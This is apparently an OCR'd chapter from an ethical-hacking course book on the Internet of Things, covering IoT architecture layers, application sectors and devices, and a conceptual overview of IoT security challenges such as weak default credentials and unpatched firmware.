


Humidity/Moisture
Temperature
Pressure
Sound/Vibration
IoT Devices
Send Data
Receive Command
IoT Gateway
Internet
Store Data
Send Data Analysis
Data Storage/
Cloud Server
Get Data Analysis
Send Command
Remote Control
using Mobile App

Figure 10.2: Workings of the IoT



IoT Architecture

Application Layer	Delivery of various applications to different users in IoT
Middleware Layer	Device management and information management
Internet Layer	Connection between endpoints
Access Gateway Layer	Protocol translation and messaging
Edge Technology Layer	Sensors, devices, machines, and intelligent edge nodes of various types

IoT Architecture

The IoT architecture includes several layers, from the Application layer at the top to the Edge Technology layer at the bottom. These layers are designed in such a way that they can meet the requirements of various sectors, including societies, industry, enterprises, governments, etc.

The functions performed by each layer in the architecture are given below:

- **Edge Technology Layer**

  This layer consists of all the hardware components, including sensors, radio-frequency identification (RFID) tags, readers, or other soft sensors, and the device itself. These entities are the primary part of the data sensors that are deployed in the field for monitoring or sensing various phenomena. This layer plays an important part in data collection, and in connecting devices within the network and with the server.

- **Access Gateway Layer**

  This layer helps to bridge the gap between two endpoints, such as a device and a client. The initial data handling also takes place in this layer. This layer carries out message routing, message identification, and subscribing.

- **Internet Layer**


  This is a crucial layer as it serves as the main component in carrying out communication between two endpoints, such as device-to-device, device-to-cloud, device-to-gateway, or back-end data sharing.

- **Middleware Layer**

  This is one of the most critical layers that operates in two-way mode. As the name suggests, this layer sits in the middle of the application layer and the hardware layer, thus behaving as an interface between these two layers. It is responsible for important functions such as data management, device management, and various issues like data analysis, data aggregation, data filtering, device information discovery, and access control.

- **Application Layer**


  This layer, placed at the top of the stack, is responsible for the delivery of services to the relevant users from different sectors, including building, industrial, manufacturing, automobile, security, healthcare, etc.



IoT Application Areas and Devices

Service Sectors	Application Groups	Locations	Devices
Buildings	Commercial/Institutional	Office, Education, Retail, Hospitality, Healthcare, Airports, Stadiums	HVAC, Transport, Fire & Safety, Lighting, Security, Access, etc.
	Industrial	Process, Clean Room, Campus	
Energy	Supply/Demand	Power Gen, Trans & Dist, Low Voltage, Power Quality, Energy management	Turbines, Windmills, UPS, Batteries, Generators, Meters, Drills, Fuel Cells, etc.
	Alternative	Solar Wind, Co-generation, Electrochemical	
	Oil/Gas	Rigs, Derricks, Heads, Pumps, Pipelines	
Consumer and Home	Infrastructure	Wiring, Network Access, Energy management	Digital Cameras, Power Systems, MID, e-Readers, Dishwashers, Desktop Computers, Washing Machines/Dryers, Meters, Lights, TVs, MP3 Devices, Games Consoles, Alarms, etc.
	Awareness & Safety	Security/Alerts, Fire Safety, Elderly, Children, Power Protection	
	Convenience & Entertainment	HVAC/Climate, Lighting, Appliance, Entertainment	
Healthcare and Life Science	Care	Hospital, ER, Mobile, POC, Clinic, Labs, Doctor Office	MRI Machines, PDAs, Implants, Surgical Equipment, Pumps, Monitors, Telemedicine, etc.
	In Vivo/Home	Implants, Home, Monitoring Systems	
	Research	Drug Discovery, Diagnostics, Labs	
Transportation	Non-Vehicular	Air, Rail, Marine	Vehicles, Lights, Ships, Planes, Signage, Tolls, etc.
	Vehicles	Consumer, Commercial, Construction, Off-Highway	
	Trans Systems	Tolls, Traffic mgmt., Navigation	

http://www.beechamresearch.com



IoT Application Areas and Devices (Cont'd)

Service Sectors	Application Groups	Locations	Devices
Industrial	Resource Automation	Mining, Irrigation, Agricultural, Woodland	Pumps, Valves, Vats, Conveyors, Fabrication, Assembly/Packaging, Vessels/Tanks, etc.
	Fluid/Processes	Petro-Chem, Hydro, Carbons, Food, Beverage	
	Converting/Discrete	Metals, Papers, Rubber/Plastic, Metalworking electronics, Assembly/Test	
	Distribution	Pipelines, Conveyance	
Retail	Specialty	Fuel Stations, Gaming, Bowling, Cinemas, Discos, Special Events	POS Terminals, Tags, Cash Registers, Vending Machines, Signs, etc.
	Hospitality	Hotels Restaurants, Bars, Cafes, Clubs	
	Stores	Supermarkets, Shopping Centers, Single Site, Distribution, Centers	
Security / Public Safety	Surveillance	Radar/Satellite, Environ., Military Security, Unmanned, Fixed	Tanks, Fighter Jets, Battlefields, Jeeps, Cars, Ambulance, Homeland Security, Environment, Monitor, etc.
	Equipment	Weapons, Vehicles, Ships, Aircraft, Gear	
	Tracking	Human, Animal, Postal, Food, Health, Baggage	
	Public Infrastructure	Water, Treatment, Building, Environ. Equip. & Personnel, Police, Fire, Regulatory	
	Emergency Services	Ambulance, Police, Fire, Homeland Security	
IT and Networks	Public	Services, E-Commerce, Data Centers, Mobile Carriers, ISPs	Servers, Storage, PCs, Routers, Switches, PBXs, etc.
	Private Enterprise	IT/Data Center Office, Privacy Nets	

http://www.beechamresearch.com

IoT Application Areas and Devices

IoT devices have a wide range of applications. They are used in almost every sector of society to assist in various ways to simplify routine work and personal tasks and, thus, improve the standard of living. IoT technology is included in smart homes and buildings, healthcare devices, industrial appliances, transportation, security devices, the retail sector, etc.

Some of the applications of IoT devices are as follows:


- Smart devices that are connected to the Internet, providing different services to end-users, include thermostats, lighting systems and security systems, and several other systems that reside in buildings.
- In the healthcare and life science sectors, devices include wearable devices, health monitoring devices such as implanted heart pacemakers, ECG, EKG, surgical equipment, telemedicine, etc.
- The Industrial Internet of Things (IIoT) is attracting growth through three approaches: increasing production to boost revenue, using intelligent technology that is entirely changing the way goods are made, and the creation of new hybrid business models.
- Similarly, use of IoT technology in the transportation sector follows the concept of vehicle-to-vehicle, vehicle-to-roadside, and vehicle-to-pedestrian communication, thus improving traffic conditions, navigation systems, and parking schemes.
- IoT in retail is mainly used in payments, advertisements, and tracking or monitoring products to protect them from theft and loss, thereby increasing revenue.
- In IT and networks, IoT devices mainly include various office machines such as printers, fax machines, and copiers as well as PBX monitoring systems; these serve to improve communication between endpoints and provide ease of sending data across long distances.

Source: *http://www.beechamresearch.com*

Service Sectors	Application Groups	Locations	Devices
Buildings	Commercial/ Institutional	Office, Education, Retail, Hospitality, Healthcare, Airports, Stadiums	Heating, Ventilation, and Air Conditioning (HVAC), Transport, Fire and Safety, Lighting, Security, Access, etc.
	Industrial	Process, Clean Room, Campus	
Energy	Supply/ Demand	Power Generation, Transport, and Distribution, Low Voltage, Power Quality, Energy Management	Turbines, Windmills, UPS, Batteries, Generators, Meters, Drills, Fuel Cells, etc.
	Alternative	Solar Wind, Co-generation, Electrochemical	
	Oil/Gas	Rigs, Derricks, Heads, Pumps, Pipelines	
Consumer and Home	Infrastructure	Wiring, Network Access, Energy Management	Digital Cameras, Power Systems, MID, e-Readers, Dishwashers, Desktop Computers, Washing Machines / Dryers, Meters, Lights, TVs, MP3 Devices, Games Consoles, Alarms, etc.
	Awareness and Safety	Security/Alerts, Fire Safety, Elderly, Children, Power Protection	
	Convenience and Entertainment	HVAC/Climate, Lighting, Appliances, Entertainment	

Healthcare and Life Science	Care	Hospital, ER, Mobile, POC, Clinic, Labs, Doctors' Offices	MRI Machines, PDAs, Implants, Surgical Equipment, Pumps, Monitors, Telemedicine, etc.
	In Vivo/Home	Implants, Home, Monitoring Systems	
	Research	Drug Discovery, Diagnostics, Labs	
Transportation	Non-Vehicular	Air, Rail, Marine	Vehicles, Lights, Ships, Planes, Signage, Tolls, etc.
	Vehicles	Consumer, Commercial, Construction, Off-Highway	
	Transport Systems	Tolls, Traffic Management, Navigation	
Industrial	Resource Automation	Mining, Irrigation, Agricultural, Woodland	Pumps, Valves, Vats, Conveyors, Fabrication, Assembly/Packaging, Vessels/Tanks, etc.
	Fluid/ Processes	Petrochemicals, Hydro, Carbons, Food, Beverages	
	Converting/ Discrete	Metals, Papers, Rubber/Plastic, Metalworking, Electronics, Assembly/Test	
	Distribution	Pipelines, Conveyance	
Retail	Specialty	Fuel Stations, Gaming, Bowling, Cinemas, Discos, Special Events	POS Terminals, Tags, Cash Registers, Vending Machines, Signs, etc.
	Hospitality	Hotels Restaurants, Bars, Cafes, Clubs	
	Stores	Supermarkets, Shopping Centers, Single Site, Distribution, Centers	
Security / Public Safety	Surveillance	Radar/Satellite, Environment, Military Security, Unmanned, Fixed	Tanks, Fighter Jets, Battlefields, Jeeps, Cars, Ambulance, Homeland Security, Environment, Monitor, etc.
	Equipment	Weapons, Vehicles, Ships, Aircraft, Gear	
	Tracking	Human, Animal, Postal, Food, Health, Baggage	
	Public Infrastructure	Water, Treatment, Building, Environment, Equipment and Personnel, Police, Fire, Regulatory	
	Emergency Services	Ambulance, Police, Fire, Homeland Security	
IT and Networks	Public	Services, E-Commerce, Data Centers, Mobile Carriers, ISPs	Servers, Storage, PCs, Routers, Switches, PBXs, etc.
	Private Enterprise	IT/Data Center Office, Privacy Nets	

Table 10.1: IoT application areas and devices



Module Flow


1 Understand IoT Concepts

2 **Discuss IoT Threats and Attacks**

3 Discuss IoT Attack Countermeasures

Discuss IoT Threats and Attacks

Attackers implement various techniques to launch attacks on target IoT devices or networks. This section discusses the top IoT threats and attack techniques, including distributed denial-of-service (DDoS) attacks, attacks on HVAC systems, rolling code attacks, BlueBorne attacks, and jamming attacks.



Challenges of IoT

1 Lack of security and privacy

2 Vulnerable web interfaces

3 Legal, regulatory, and rights issues

4 Default, weak, and hardcoded credentials

5 Clear text protocols and unnecessary open ports

6 Coding errors (buffer overflow)

7 Storage issues

8 Difficult to update firmware and OS


Challenges of IoT

IoT technology is growing so quickly that it has become ubiquitous. With numerous applications and features but a lack of basic security policies, IoT devices are currently easy prey for hackers. In addition, upgrades to IoT devices have introduced new security flaws that can be easily exploited by hackers. To overcome this significant issue, manufacturing companies should consider security as the top priority, starting with planning and design, and up to deployment, implementation, management, and maintenance.

Discussed below are some of the challenges facing IoT devices that make them vulnerable to threats:

- **Lack of Security and Privacy**: Most IoT devices today, such as household devices, industrial devices, healthcare devices, automobiles, etc., are connected to the Internet and contain important and confidential data. These devices lack even basic security and privacy policies, and hackers can exploit this to carry out malicious activity.
- **Vulnerable Web Interfaces**: Many IoT devices come with embedded web server technology that makes them vulnerable to attacks.
- **Legal, Regulatory, and Rights Issue**: Due to the interconnection of IoT devices, certain security issues are raised with no existing laws that address these issues.
- **Default, Weak, and Hardcoded Credentials**: One of the most common reasons for cyber-attacks on IoT devices is their authentication systems. These devices usually come with default and weak credentials, which can easily be exploited by a hacker to gain unauthorized access to the devices.

- **Clear Text Protocols and Unnecessary Open Ports**: IoT devices lack encryption techniques during the transmission of data, which at times causes them to use certain protocols that transmit data in clear text in addition to having open ports.
- **Coding Errors (Buffer Overflow)**: Most IoT devices today have embedded web services that are subject to the same vulnerabilities that are commonly exploited on web service platforms. As a result, updating such functionality may give rise to issues like buffer overflows, SQL injection, etc. within technology infrastructure.
- **Storage Issues**: IoT devices generally come with smaller data storage capacity, but the data collected and transmitted by the devices is limitless. Therefore, this gives rise to data storage, management, and protection issues.
- **Difficult-to-Update Firmware and OS**: Upgrading firmware is an essential step toward countering vulnerabilities in a device, but it may impair a device's functionality. For this reason, developers or manufacturers may hesitate or even refuse to provide product support or make adjustments during the development phase of their products.
- **Interoperability Standard Issues**: One of the biggest obstacles for IoT devices is the interoperability issue, which is key to the viability and long-term growth of the entire IoT ecosystem. The issues that arise due to lack of interoperability in IoT devices are the inability of manufacturers to test application programming interfaces (APIs) using common methods and mechanisms, their inability to secure devices using software from third parties, and their inability to manage and monitor devices using a common layer.
- **Physical Theft and Tampering**: Physical attacks on IoT devices include tampering with the devices to inject malicious code or files to make the devices work the way the attacker intends, or making hardware modifications to the devices. Counterfeiting the devices may also be an issue when proper physical protection is not present to shield the devices.
- **Lack of Vendor Support for Fixing Vulnerabilities**: The firmware of the devices has to be upgraded in order to protect the devices against certain vulnerabilities, but vendors are hesitant, or they usually refuse to get third-party access to their devices.
- **Emerging Economy and Development Issues**: With widespread opportunities for IoT devices in every field, multiple layers of complexity are added for policymakers. The new landscape introduced by these devices adds a new dimension for the policymakers, who have to design new blueprints and policies for IoT devices.
- **Handling of Unstructured Data**: An increase in the number of connected devices will increase the complexity of handling unstructured data as its volume, velocity, and variety increases. It is important for organizations to understand and determine which data is valuable and actionable.



IoT Security Problems


APPLICATION	Validation of the inputted string, AuthN, AuthZ, no automatic security updates, default passwords
NETWORK	Firewall, improper communications encryption, services, lack of automatic updates
MOBILE	Insecure API, lack of communication channels encryption, authentication, lack of storage security
CLOUD	Improper authentication, no encryption for storage and communications, insecure web interface
IoT	**Application + Network + Mobile + Cloud = IoT**

https://www.hhs.gov

IoT Security Problems

